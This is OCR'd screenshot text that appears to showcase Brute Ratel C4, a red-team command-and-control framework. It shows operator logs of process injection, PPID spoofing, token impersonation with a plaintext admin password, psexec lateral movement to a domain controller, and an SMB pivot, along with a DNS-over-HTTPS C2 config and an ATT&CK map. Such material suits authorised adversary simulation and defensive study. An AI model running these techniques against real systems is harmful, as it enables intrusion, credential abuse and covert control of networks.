
A Customized Command and Control Center for Red Team and Adversary Simulation

bruteratel.com/

Chetan Nayak



	Listener ID	Listener Host	External IP	ID	Host	UID	Last Seen (Local)	PID	Process	Arch/OS (Build)	Payload Arch	Pivot Stream
3	json-c2	https://172.31.15.193:443	49.207.213.13	b-2	DESKTOP-G15FRLS	vendetta	Thu May 12 22:27:42 2022	2392	Z:\docs\http_badger_x64.exe	x64/10.0 (19044)	x64	Direct
5	doh-c2	doh://172.31.15.193:53	172.253.244.2	b-4	DESKTOP-G15FRLS	vendetta	Thu May 12 22:27:42 2022	12836	C:\Windows\System32\notepad.exe	x64/10.0 (19044)	x64	Direct


x64 | 2392@b-2 | DESKTOP-G15FRLS
Command $
Search Text ...
Sentinel $
Perform a quick LDAP query in the current domain or forest, eg.: ob…
Domain $

```
2022/05/12 16:46:11 UTC [input] admin => psgrep explorer.exe


2022/05/12 16:46:11 UTC [sent 20 bytes]
[+] PPID: 7072
[+] PID: 7120
[+] Arch: x64
[+] User: DESKTOP-G15FRLS\vendetta
[+] Executable: explorer.exe

+------------------------------------------------------------------+
2022/05/12 16:46:16 UTC [input] admin => set_parent 7120

2022/05/12 16:46:16 UTC [sent 12 bytes]
[+] Parent process: 7120
+------------------------------------------------------------------+
2022/05/12 16:46:19 UTC [input] admin => dll_block

2022/05/12 16:46:19 UTC [sent 4 bytes]
[+] DLL block enabled
+------------------------------------------------------------------+
2022/05/12 16:46:34 UTC [input] admin => suspended_run C:\Windows\System32\notepad.exe

2022/05/12 16:46:34 UTC [sent 48 bytes]
[+] PID (C:\Windows\System32\notepad.exe) => 12836
[+] Spoofed PPID => 7120

+------------------------------------------------------------------+
2022/05/12 16:46:42 UTC [input] admin => pcinject 12836 auto-doh-c2 (dns.google:443)

2022/05/12 16:46:43 UTC [sent 381880 bytes]
[+] malloc (RX)   : 0xB5DF0000
[+] malloc (RW)   : 0xB5E30000
[+] Thread start : 0xB5DFA7E0
[+] Thread Id     : 6388
[+] Injected to   : 12836
+------------------------------------------------------------------+
```

x64 | 12836@b-4 | DESKTOP-G15FRLS
Command $
Search Text ...
Sentinel $
Perform a quick LDAP query in the current domain or forest, eg.: objectClass=user
Domain $

```
2022/05/12 16:46:45 UTC [::badger authenticated from 172.253.244.2][DESKTOP-G15FRLS\vendetta][b-4\\3IN1A7CDR61R1JL4GLP0LUPLSLRFM81U]


2022/05/12 16:46:45 UTC [input] autoruns => set_child searchprotocolhost.exe

2022/05/12 16:46:45 UTC [input] autoruns => sleep 1

2022/05/12 16:46:46 UTC [sent 45 bytes]
[+] Child process: searchprotocolhost.exe
+------------------------------------------------------------------+
[+] Stasis: 1:0
+------------------------------------------------------------------+
2022/05/12 16:47:13 UTC [input] admin => userinfo

2022/05/12 16:47:15 UTC [sent 4 bytes]
[+] User: vendetta
[+] SID: S-1-5-21-2604931946-608761138-1370580525-1001
[+] Group names                                                  SID                                              Attributes
    ============================================================ ================================================ ==================================================
    DESKTOP-G15FRLS\None                                         S-1-5-21-2604931946-608761138-1370580525-513     Mandatory group, Enabled by default, Enabled group,
    Everyone                                                     S-1-1-0                                          Mandatory group, Enabled by default, Enabled group,
    NT AUTHORITY\Local account and member of Administrators group S-1-5-114                                       Group used for deny only,
    BUILTIN\Administrators                                       S-1-5-32-544                                     Group used for deny only,
    BUILTIN\Performance Log Users                                S-1-5-32-559                                     Mandatory group, Enabled by default, Enabled group,
    BUILTIN\Remote Desktop Users                                 S-1-5-32-555                                     Mandatory group, Enabled by default, Enabled group,
    BUILTIN\Users                                                S-1-5-32-545                                     Mandatory group, Enabled by default, Enabled group,
    NT AUTHORITY\INTERACTIVE                                     S-1-5-4                                          Mandatory group, Enabled by default, Enabled group,
    CONSOLE LOGON                                                S-1-2-1                                          Mandatory group, Enabled by default, Enabled group,
    NT AUTHORITY\Authenticated Users                             S-1-5-11                                         Mandatory group, Enabled by default, Enabled group,
    NT AUTHORITY\This Organization                               S-1-5-15                                         Mandatory group, Enabled by default, Enabled group,
    NT AUTHORITY\Local account                                   S-1-5-113                                        Mandatory group, Enabled by default, Enabled group,
    LOCAL                                                        S-1-2-0                                          Mandatory group, Enabled by default, Enabled group,
    NT AUTHORITY\NTLM Authentication                             S-1-5-64-10                                      Mandatory group, Enabled by default, Enabled group,
    Mandatory Label\Medium Mandatory Level                       S-1-16-8192                                      Mandatory group, Enabled by default, Enabled group,

[-] Privilege: Restricted

  - Disabled                SeShutdownPrivilege (Shut down the system)
  - Enabled                 SeChangeNotifyPrivilege (Bypass traverse checking)
  - Disabled                SeUndockPrivilege (Remove computer from docking station)
  - Disabled                SeIncreaseWorkingSetPrivilege (Increase a process working set)
  - Disabled                SeTimeZonePrivilege (Change the time zone)
+------------------------------------------------------------------+
```

Watchlist
x64 | 2392@b-2 | DESKTOP-G15FRLS
Brute Ratel MITRE Map
dnscache
Discovery (TA0007)
System Network Configuration Discovery (T1016)
Defense Evasion (TA0005)
Process Injection (T1055 - 001, 002)
Deobfuscate/Decode Files or Information (T1140)
ldapsentinel
Discovery (TA0007)
Account Discovery (T1087 - 001, 002)
Domain Trust Discovery (T1482)
File and Directory Discovery (T1083)
Permission Groups Discovery (T1069 - 001, 002)
Remote System Discovery (T1018)
System Information Discovery (T1082)
System Owner/User Discovery (T1033)
mkdir
Collection (TA0009)
Data Staged (T1074 - 001)
shellspawn
Execution (TA0002)
Command and Scripting Interpreter (T1059 - 001, 003)
Privilege Escalation (TA0004)
Abuse Elevation Control Mechanism (T1548 - 002)
local_sessions
Discovery (TA0007)
System Network Configuration Discovery (T1016)
query_session
Discovery (TA0007)
System Network Configuration Discovery (T1016)
sentinel
Discovery (TA0007)
Account Discovery (T1087 - 001, 002)
Domain Trust Discovery (T1482)
File and Directory Discovery (T1083)
Permission Groups Discovery (T1069 - 001, 002)
Remote System Discovery (T1018)
System Information Discovery (T1082)
System Owner/User Discovery (T1033)
cp
Command and Control (TA0011)
Lateral Movement (TA0008)
rm
Impact (TA0040)
scdivert
Defense Evasion (TA0005)
windowlist
Discovery (TA0007)
impersonate
Privilege Escalation (TA0004)
Valid Accounts (T1078 - 002, 003)
Access Token Manipulation (T1134 - 001, 003)
detect
Discovery (TA0007)
Hooking (NA)
uptime
Discovery (TA0007)
lock_input
Impact (TA0040)
scquery
Discovery (TA0007)
psreflect
Defense Evasion (TA0005)
Execution (TA0002)
Process Injection (T1055 - 001)
Deobfuscate/Decode Files or Information (T1140)
pcinject
Defense Evasion (TA0005)
Process Injection (T1055 - 001, 002)
Deobfuscate/Decode Files or Information (T1140)
netshares
Discovery (TA0007)
portscan
Discovery (TA0007)
netstat
Discovery (TA0007)
drivers
Collection (TA0009)
Software Discovery (T1518)
System Service Discovery (T1007)
make_token
Privilege Escalation (TA0004)
Valid Accounts (T1078 - 002, 003)
Access Token Manipulation (T1134 - 001, 003)
shadowclone
Defense Evasion (TA0005)
Credential Access (TA0006)
Process Injection (T1055 - 001)
Deobfuscate/Decode Files or Information (T1140)
camouflage
Defense Evasion (TA0005)
Execution (TA0002)
Credential Access (TA0006)
Command and Scripting Interpreter (1059 - 001)
sccreate
Execution (TA0002)
Defense Evasion (TA0005)
pivot_winrm
Execution (TA0002)
Lateral Movement (TA0008)
Remote Services: Windows Remote Management (T1021 - 006)
fileinfo
Discovery (TA0007)
File and Directory Discovery (T1083)
lookup
Discovery (TA0007)
System Network Configuration Discovery (T1016)
lockws
Impact (TA0040)
idletime
Discovery (TA0007)
System Information Discovery (T1082)
dll_block
Defense Evasion (TA0005)
Impair Defenses (T1562 - 001)
download
Command and Control (TA0011)
Application Layer Protocol (T1071 - 001)
Data Encoding (T1132 - 002)
Data Obfuscation (T1001 - 001)
Encrypted Channel (T1573)
Exfiltration (TA0010)
Data Transfer Size Limits (T1030)
Exfiltration Over C2 Channel (T1041)
reg
Discovery (TA0007)
Query Registry (T1012)
sharescan
Discovery (TA0007)
Network Share Discovery (T1135)
File and Directory Discovery (T1083)
memhunt
Discovery (TA0007)
Process Discovery (T1057)
shadowcloak
Credential Access (TA0006)
OS Credential Dumping (T1003.001)
socksbridge
Defense Evasion (TA0005)
Process Injection (T1055 - 001, 002)
Deobfuscate/Decode Files or Information (T1140)



	Listener ID	Listener Host	External IP	ID	Host	UID	Last Seen (Local)	PID	Process	Arch/OS (Build)	Payload Arch	Pivot Stream
1	json-c2	https://172.31.15.193:443	49.207.213.13	b-0	DESKTOP-G15FRLS	vendetta	Fri May 13 01:36:58 2022	9836	Z:\docs\http_badger_x64.exe	x64/10.0 (19044)	x64	Direct
2	json-c2	https://172.31.15.193:443	49.207.213.13	b-1	vortexdc.darkvortex.corp	*SYSTEM	Fri May 13 01:36:58 2022	6832	C:\Windows\TransactionBrokerService.exe	x64/10.0 (17763)	x64	b-0-<>-b-1

x64 | 9836@b-0 | DESKTOP-G15FRLS
Command $
Search Text ...
Sentinel $
Perform a quick LDAP query in the current domain or forest, eg.: objectClass=user
Domain $


```
2022/05/12 20:03:51 UTC [input] admin => icmp_ping 172.16.219.142


2022/05/12 20:03:51 UTC [sent 24 bytes]
[+] Alive: 172.16.219.142
[+] TTL: 128
+-----------------------------------------------------------------+
2022/05/12 20:03:56 UTC [input] admin => make_token network darkvortex.corp administrator admin@123

2022/05/12 20:03:56 UTC [sent 68 bytes]
[+] Impersonated: 'darkvortex.corp\administrator'
+-----------------------------------------------------------------+
2022/05/12 20:04:44 UTC [input] admin => ls \\172.16.219.142\C$\

2022/05/12 20:04:45 UTC [sent 32 bytes]
[+] listing \\172.16.219.142\C$\

15-09-2018 00:19 <DIR>  $Recycle.Bin
19-04-2022 07:58 <FILE> bootTel.dat 80 bytes
19-04-2022 08:02 <DIR>  Config.Msi
Error: 5 <DIR> Documents and Settings
06-03-2022 14:13 <DIR>  inetpub
Error: 32 <FILE> pagefile.sys
02-12-2021 23:24 <DIR>  PerfLogs
19-04-2022 08:02 <DIR>  Program Files
18-09-2021 11:04 <DIR>  Program Files (x86)
24-03-2022 10:59 <DIR>  ProgramData
18-09-2021 07:08 <DIR>  Recovery
Error: 5 <DIR> System Volume Information
15-03-2022 00:16 <DIR>  Users
21-04-2022 01:46 <DIR>  Windows
+-----------------------------------------------------------------+
2022/05/12 20:05:19 UTC [input] admin => psexec 172.16.219.142 main_smb (\\.\pipe\mynamedpipe) TransactionBrokerService =>
\\172.16.219.142\C$\Windows\TransactionBrokerService.exe

2022/05/12 20:05:19 UTC [sent 533528 bytes]
[+] Service uploaded: (172.16.219.142) C:\Windows\TransactionBrokerService.exe
[+] Service created: TransactionBrokerService
[+] Service started
+-----------------------------------------------------------------+
2022/05/12 20:05:40 UTC [input] admin => pivot_smb \\172.16.219.142\pipe\mynamedpipe

2022/05/12 20:05:41 UTC [sent 48 bytes]
[SMB]-<>-\\172.16.219.142\pipe\mynamedpipe
+-----------------------------------------------------------------+
```

Watchlist
x64 | 9836@b-0 | DESKTOP-G15FRLS
b-1 0 >_
x64 | 6832@b-1 | vortexdc.darkvortex.corp
Command $
Search Text ...
Sentinel $
Perform a quick LDAP query in the current domain or forest, eg.: objectClass=user
Domain $

```
2022/05/12 20:05:41 UTC [::badger authenticated from 49.207.213.13][vortexdc.darkvortex.corp\*SYSTEM][b-1\\BLRLTJKG0D66VE360UKQTNNDRN79GVM0]


2022/05/12 20:05:41 UTC [input] autoruns => set_child searchprotocolhost.exe

2022/05/12 20:05:41 UTC [input] autoruns => sleep 1

2022/05/12 20:05:41 UTC [sent 45 bytes]
[+] Child process: searchprotocolhost.exe
+-----------------------------------------------------------------+
[+] Stasis: 1:0
+-----------------------------------------------------------------+
2022/05/12 20:05:57 UTC [input] admin => sysinfo

2022/05/12 20:05:57 UTC [sent 4 bytes]
[+] OS/Hardware Info
  - Memory Used                  : 1511MB/4095MB
  - Free Space (C:)              : 85231 MB
  - Total Space (C:)             : 101783 MB
  - OS Arch                      : x64
  - Active Processor Mask        : 3
  - Allocation Granularity       : 65536
  - Number Of Processors         : 2
  - Oem Id                       : 9
  - Page Size                    : 4096
  - Processor Type               : x8664
  - Maximum Application Address  : 00007FFFFFFEFFFF
  - Minimum Application Address  : 0000000000010000
  - Processor Level              : 6
  - Processor Revision           : 36097
  - OS Build                     : Windows 10.0.17763
+-----------------------------------------------------------------+
2022/05/12 20:06:02 UTC [input] admin => ipstats

2022/05/12 20:06:03 UTC [sent 4 bytes]
[+] Host Info:
  - Host Name                    : vortexdc
  - DNS Servers                  : 127.0.0.1, 172.16.219.142
  - Node Type                    : Hybrid
  - IP Routing Enabled           : no
  - WINS Proxy Enabled           : no
  - NetBIOS Resolution Uses DNS  : no

[+] Ethernet adapter {61B0485E-11AA-4469-80DA-6B656C03F532}:
  - Description                  : Intel(R) 82574L Gigabit Network Connection
  - Physical Address             : 00-0C-29-3C-CC-A2
  - DHCP Enabled                 : no
  - IP Address                   : 172.16.219.142
  - Subnet Mask                  : 255.255.255.0
  - Default Gateway              : 172.16.219.1
  - DHCP Server                  :
  - Primary WINS Server          :
  - Secondary WINS Server        :
  - Lease Obtained               : Thu Jan 01 05:30:00 1970
```

DNS Over HTTPS


Alongside the default HTTPS connections, Badger's DNS over HTTPS provides usability of newly bought domains without the the need of domain fronting or redirector, all the while providing a backup option to be able to switch to other HTTPS profiles on the fly



```
*Payload type          DOH
*Config name           auto-doh-c2
*Rotational hosts      dns.google
DNS Hosts              dns1.evasionlabs.com,dns2.evasionlabs.com
Check-in A Record      8.8.8.8
Idle A Record          8.8.4.4
*Port                  443
*URI(s)                dns-query
*Useragent             Gecko) Chrome/90.0.4430.93 Safari/537.36
SSL                    Yes
Proxy                  https://192.169.0.100:8081 (or http://)
*C2 Auth               abcd@123
+ Add Header           Content-Type     cation/dns-message
□ Die if C2 is inaccessible? (Initialization only)
```

External C2 Channels

The SMB and TCP badger provide functionality to write custom External C2 Channels over legitimate websites such as Slack, Discord, Microsoft Teams and more


Tilix: root@ip-172-31-15-193: /home/ubuntu/adaptiveC2
1: root@ip-172-31-15-193: /home/ubuntu/bruteratel
2: root@ip-172-31-15-193: /home/ubuntu/adaptiveC2
Ratel War Room
Add War Room +
admin@evasionlabs.com:8443
War Manager
Warmongers
C4 Profiler
Server
Listeners
Badgers
Creds
Watchlist

```
Brute Ratel [Sicilian Defense 1.0]
Licensed to: Dark Vortex (paranoidninja@0xdarkvortex.dev)
License valid till: 12-29-2022

2022/05/12 20:31:32 UTC Using NASM version 2.14.02
2022/05/12 20:31:32 UTC Using GNU ld (GNU Binutils) 2.34
2022/05/12 20:31:32 UTC Restored 1 user(s)
2022/05/12 20:31:32 UTC Restored 1 harvested credential(s)
2022/05/12 20:31:32 UTC Loaded 2 command(s) to autorun
2022/05/12 20:31:32 UTC Loaded 2 clickscript(s)
2022/05/12 20:31:32 UTC Restored 1 listener(s)
2022/05/12 20:31:32 UTC Loaded 2 payload configuration(s)
2022/05/12 20:31:32 UTC Using comm-encryption key from config
2022/05/12 20:31:32 UTC Reading server configuration: server_confs/c4profile.conf
2022/05/12 20:31:32 UTC Starting listener https://127.0.0.1:10443
2022/05/12 20:31:32 UTC Starting handler: https://0.0.0.0:8443 with cert.pem, key.pem
2022/05/12 20:31:46 UTC Admin logged in: admin
2022/05/12 20:31:46 UTC User connected: admin
2022/05/12 20:32:25 UTC [Initial Access] b-0\\1OP44AB6ROF317VOLCPCUSDSQ57U0BK8 (DESKTOP-G15FRLS\ve
ndetta) from 127.0.0.1
```

```
root@ip-172-31-15-193:/home/ubuntu/adaptiveC2# python3 adaptiveC2.py /etc/letsencrypt/live/evasionlabs.com
/cert.pem /etc/letsencrypt/live/evasionlabs.com/privkey.pem

Adaptive C2 v0.1 for Brute Ratel c4
